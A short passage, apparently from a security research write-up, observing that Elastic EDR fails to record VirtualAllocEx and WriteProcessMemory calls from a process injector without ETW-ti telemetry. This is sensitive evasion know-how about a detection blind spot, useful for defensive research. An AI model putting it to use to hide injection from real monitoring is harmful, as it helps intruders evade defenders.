We can see a clear difference here. Elastic EDR completely misses VirtualAllocEx and WriteProcessMemory calls this time. It does see the injector starting, loading libraries, attempting connection and receiving disconnect. But it is completely blind towards interactions with virtual memory which is provided by ETW-ti.